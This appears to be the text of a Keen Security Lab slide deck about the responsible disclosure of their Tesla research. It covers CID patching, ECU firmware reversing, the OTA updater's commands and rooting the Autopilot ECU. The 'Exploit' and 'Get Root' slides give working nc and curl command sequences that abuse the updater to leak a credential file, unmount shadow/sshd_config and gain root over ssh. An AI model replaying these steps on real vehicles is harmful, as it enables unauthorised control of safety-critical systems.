
How we patch

- Patch in CID
- Reverse of ECUs
- Patch in ECUs



Patch in CID

- Patch the QtCar to simulate the press
- Bypass the code and time checking



Reverse of ECUs

- All body control ECUs are powerpc
- Identify the RTOS


```
aFreescaleFrees:.string "Freescale/Freescale MQX"
```

- Found out the segment table



Reverse of ECUs

- Beginning of the initialization



Reverse of ECUs

- Segments

```
struct egg_table_action {  
    DWORD sour_addr;  
    DWORD target_addr;  
    DWORD length;  
};
```

seg000:00008030 00 00 80 00+	seg000:00008030 00 00 80 00+	segments <0x8000, 0x8000, 8>
seg000:00008030 00 00 80 00+	seg000:00008030 00 00 80 00+	segments <0x8010, 0x8010, 0x20>
seg000:00008030 00 00 00 08+	seg000:00008030 00 00 00 08+	segments <0x8030, 0x8030, 0xBC>
seg000:00008030 00 00 80 10+	seg000:00008030 00 00 80 10+	segments <0x80EC, 0x80EC, 0x210>
seg000:00008030 00 00 80 10+	seg000:00008030 00 00 80 10+	segments <0x9000, 0x9000, 0x114>
seg000:00008030 00 00 00 20+	seg000:00008030 00 00 00 20+	segments <0x9120, 0x9120, 4>
seg000:00008030 00 00 80 30+	seg000:00008030 00 00 80 30+	segments <0x11000, 0x11000, 0x59A20>
seg000:00008030 00 00 80 30+	seg000:00008030 00 00 80 30+	segments <0x6AA20, 0x6AA20, 0x5A8>
seg000:00008030 00 00 00 BC+	seg000:00008030 00 00 00 BC+	segments <0x6AFC8, 0x6AFC8, 0x68CC>
seg000:00008030 00 00 80 EC+	seg000:00008030 00 00 80 EC+	segments <0x71898, 0x40000000, 0x1030>
seg000:00008030 00 00 80 EC+	seg000:00008030 00 00 80 EC+	segments <0x728C8, 0x40001030, 0x8C>
seg000:00008030 00 00 02 10+	seg000:00008030 00 00 02 10+	segments <0x72958, 0x40001398, 0x290>



Patch of BCCEN

- Locate the code to check the fob status
 - sub_3520A

```
if ( (unsigned __int8)get_key_state(2u) == 3 && *(_DWORD *)(&byte_4000823E + 10) == -1 )
{
    *(_DWORD *)(&byte_4000823E + 10) = sub_2A8E2();
    byte_4000823C = 0;
    *(&byte_4000823E + 1) = 0;
    byte_4000823D = 0;
    byte_4000823B[0] = 0;
}
```

- sub_36106 check the status of fob



Patch of BCFRONT

- Locate the data of the Egg table with segment table
 - The size of BCCEN firmware is large than before

```
struct egg_table_action {  
    BYTE type;      /* 0:light, 1:Wing door, 2:regular door...  
    DWORD conf;     /* actions */  
    DWORD time;     /* time in ms */  
};
```

- Patch the size of Egg table

```
while ( HIWORD(dword_400053B0[6]) < 0x2D8u )  
{  
    result = sub_23BA2(dword_400053B0[2]);  
    if ( result <= egg_list[3 * HIWORD(dword_400053B0[6]) + 2] )  
        break;  
    v22 = HIWORD(dword_400053B0[6])++;  
    result = sub_35BCE(&egg_list[3 * v22]);  
}
```




CONTENTS

1. Hack into CID
2. Bypass Code Signing Protection
3. OTA Overview
4. Easter Egg
5. *Root APE from CID*



Autopilot ECU

- Provides driver assistance function



```
Starting Nmap 7.60SUN ( https://nmap.org ) at 05:46 PDT
Unable to find nmap-services! Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ape (192.168.90.103)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not
Host is up (0.0010s latency).
Not shown: 65530 closed ports
PORT      STATE      SERVICE
22/tcp    open       ssh
8901/tcp   open       unknown
25974/tcp  open       unknown
27694/tcp  filtered   unknown
28496/tcp  open       unknown
MAC Address: (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 17.91 seconds
root@cid-#
```



Ape-updater

- TCP port 25974
 - Command

```
updater_command_ <aOverride_han_1, 0xD, 1, do_override_handshake>
updater_command_ <aInstall_0, 3, 0, do_install>
updater_command_ <aPatch_0, 5, 0, do_install>
updater_command_ <aChecksig, 8, 1, do_checksig>
updater_command_ <aReplace, 4, 1, do_replace>
updater_command_ <aRedeploy, 3, 1, do_redeploy>
updater_command_ <aRestage, 7, 1, do_redeploy>
updater_command_ <aServe, 5, 1, do_serve>
updater_command_ <aFwfRedeploy, 0xA, 0, do_launch_factory_redeploy>
updater_command_ <aFwpRedeploy_0, 0xA, 0, do_launch_factory_redeploy>
updater_command_ <aFactoryRedep_0, 0xA, 0, do_factory_redeploy>
updater_command_ <aM3FactoryDeplo, 0xA, 0, do_m3_factory_deploy>
```

- TCP port 28496
 - http server
 - commnad via http request



Commands for update

- handshake

handshake JSON →

- install

- install <http://va.teslamotors.com:80/xxxxxx>

```
POST /vehicles/ /handshake HTTP/1.1
User-Agent: cid-updater/a4e608e0829c5022
Host: firmware.vn.teslamotors.com:4567
Accept: */*
Content-Length: 204
Content-Type: application/x-www-form-urlencoded

vehicle[vehicle_hardware_configuration_string]=tcid:6,tic:6,sierra:0,parrot:
0,&vehicle[package_signature]=Kelb%2f5IBdZB
%2bRMGzFpAfe5VJ9InZ3bms9JeRfSv9PnwtH1R5laMs6KTHgr4GBY1N39Ib3Ktzgua7q520%2b1r3Bg%3d
%3dHTTP/1.1 200 OK
Server: nginx
Date:
Content-Type: application/json; charset=utf-8
Transfer-Encoding: chunked
Connection: close
Status: 200 OK
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
ETag: W/"7a335e5f710dbb23f9e481a848a94e7d"
Cache-Control: max-age=0, private, must-revalidate
X-Request-Id: a2b264e4-7fa1-4c8f-b863-170894844c43
X-Runtime: 1.934295

28d
{"vehicle_job_status_url":"http://firmware.vn.teslamotors.com:4567/jobs/ /
statuses","firmware_download_file_md5":"sS/7kQaQxm70VDdnc30Dgei/
L8pv9s9D71+YWpm475JH1fpkM6FHOANDQ5pe1KHRTyGaJF1gvae7u2ViC2afCA==","expected_install_dura
tion":45,"release_program":"General","verify_gwxfer_write":"true","wifi_wait_until":
14,"crypto_key":
VpIZbdvo74LAF17FWk=","crypto_blocksize":256,"rbdlt_download_url":"http://
va.teslamotors.com:80/ ?__gda__=exp=14 ~acl=/
","rbdlt_mem_b16":"02E0DE80"}
```



m3_factory_deploy

- Override handshake JSON

```
do_m3_factory_deploy(..., command_line, ...)  
{  
    dispatch_command("override_handshake {" command_line_argument "}");  
}
```

- Used by install

```
do_install(...)  
{  
    do_serve("serve start " + handshake_json["self_serve"] );  
}
```

serve arbitrary file on http server



Exploit

```
echo -ne "m3-factory-deploy \"self_serve\":\"/var/etc/saccess/tesla1\"\\nexit\\n"|nc $APE $PORT_CMD > /dev/null  
sleep 5  
echo -ne "install http://8.8.8.8:8888/8888\\nexit\\n" | nc $APE $PORT_CMD > /dev/null
```

```
ape-updater:20642: override_handshake { "self_serve":"/var/etc/saccess/tesla1", }  
ape-updater:20634: write_file status=success path=/var/spool/ape-updater/handshake-response.part-1 contents={ "self_serve":"/var/etc/sacce  
ss/tesla1", }  
ape-updater:11807: serve status=start path=/deploy/seed_artifacts_v2 slot=0  
ape-updater:16731: /var/hashpicker /var/car-config "curl http://localhost:20564/report%20hashpicker%20status=success%20component=" "curl  
http://localhost:20564/report%20hashpicker%20status=failure%20component=" </dev/null >/dev/null 2>&1 &  
ape-updater: 2342: PARSED: parse_commands: SOCK_STREAM parent: 0 fd:10 addr:192.168.90.103:25974 dtx:181 rx:62 t  
x:156 px:0/0 inb:0 outb:35 LC:m3-factory-deploy READY:i  
ape-updater:18460: Contact on command_service_listener sid 2 socket descriptor 6  
ape-updater:18418: generic_listener sid 2 (parse_commands): accept (6) returned connection fd 10.  
ape-updater: 2342: PARSED: parse_commands: SOCK_STREAM parent: 0 fd:10 addr:192.168.90.103:25974 dtx:191 rx:38 t  
x:0 px:0/0 inb:5 outb:156 READY:io  
ape-updater:22570: sid 10 has just asked to be kept awake  
ape-updater: 7188: do_periodically_until period_ms=60000 timeout_ms=0 name=keepawake command=keepawake  
ape-updater:22697: install status=not_postponing  
ape-updater:22701: install status=shutting_down_ape_watchdog  
ape-updater:22704: install status=success exit_code=0  
ape-updater:22743: install serve_start=/var/etc/saccess/tesla1  
ape-updater:11807: serve status=start path=/var/etc/saccess/tesla1 slot=1  
ape-updater:22770: install url=http://8.8.8.8:8888/8888
```

```
curl $APE:$PORT_HTTP/var/etc/saccess/tesla1
```



Get Root

- auth with password from tesla1
- Execute system command with root privilege
- Permit root to login via ssh

```
root@cid-                # /tmp/m3exp_17174.sh
f6de40901fad2833
root@cid-                # nc ape 25974
Welcome to Model S ape-updater ONLINE Built for Package Version: 17.17.4 (5845bb40abd6b7da @ 0b94b!
6.183241600s!
> auth f6de40901fad2833
ok
> system umount /etc/ssh/sshd_config
> system umount /etc/shadow
> system sv restart sshd
> exit
root@cid-                # ssh root@ape
root@ap:~# uname -a
Linux ap 3.18.21-rt19 #1 SMP PREEMPT RT Fri May 5 14:43:35 PDT 2017 aarch64 GNU/Linux
root@ap:~#
```


Fixed by Tesla

- How
 - *m3_factory_deploy()* forbided on APE
 - check forbidden directories in *do_serve()*
- Fixed in mid 2017
- Vulnerability exists for less than one month







CONCLUSION

1. Hack into CID
2. Bypass Code Signing Protection
3. OTA Overview
4. Easter Egg
5. Root APE from CID



Fully Compromised

-  Center Information Display
-  Gateway
-  Autopilot ECU
-  Body Control Modules



Tesla's Response

- Quickly fixed in few days
 - CVE-2017-9983: Gateway code sign protection bypass
 - CVE-2017-6261: Nvmap kernel local privilege escalation

Tesla Security Researcher Hall of Fame

Tesla appreciates and wants to recognize the contributions of security researchers. If you are the first researcher to report a confirmed vulnerability, we will list your name in our Hall of Fame (unless you would prefer to remain anonymous). You may also be considered for an award if you are the first researcher to report one of the top 3 confirmed vulnerabilities in a calendar quarter. You must comply with our Responsible Disclosure Guidelines (above) to be considered for our Hall of Fame and top 3 awards.

2017 Keen Security Lab Tencent

2016 Keen Security Lab Tencent



Security Enhancement

- iptables
 - More strictly
- cid-updater/ape-updater
 - Lots of bug fixed
 - success token no longer used as passwords
- System upgrade
 - Can not rollback





科恩实验室

KEEN
SECURITY LAB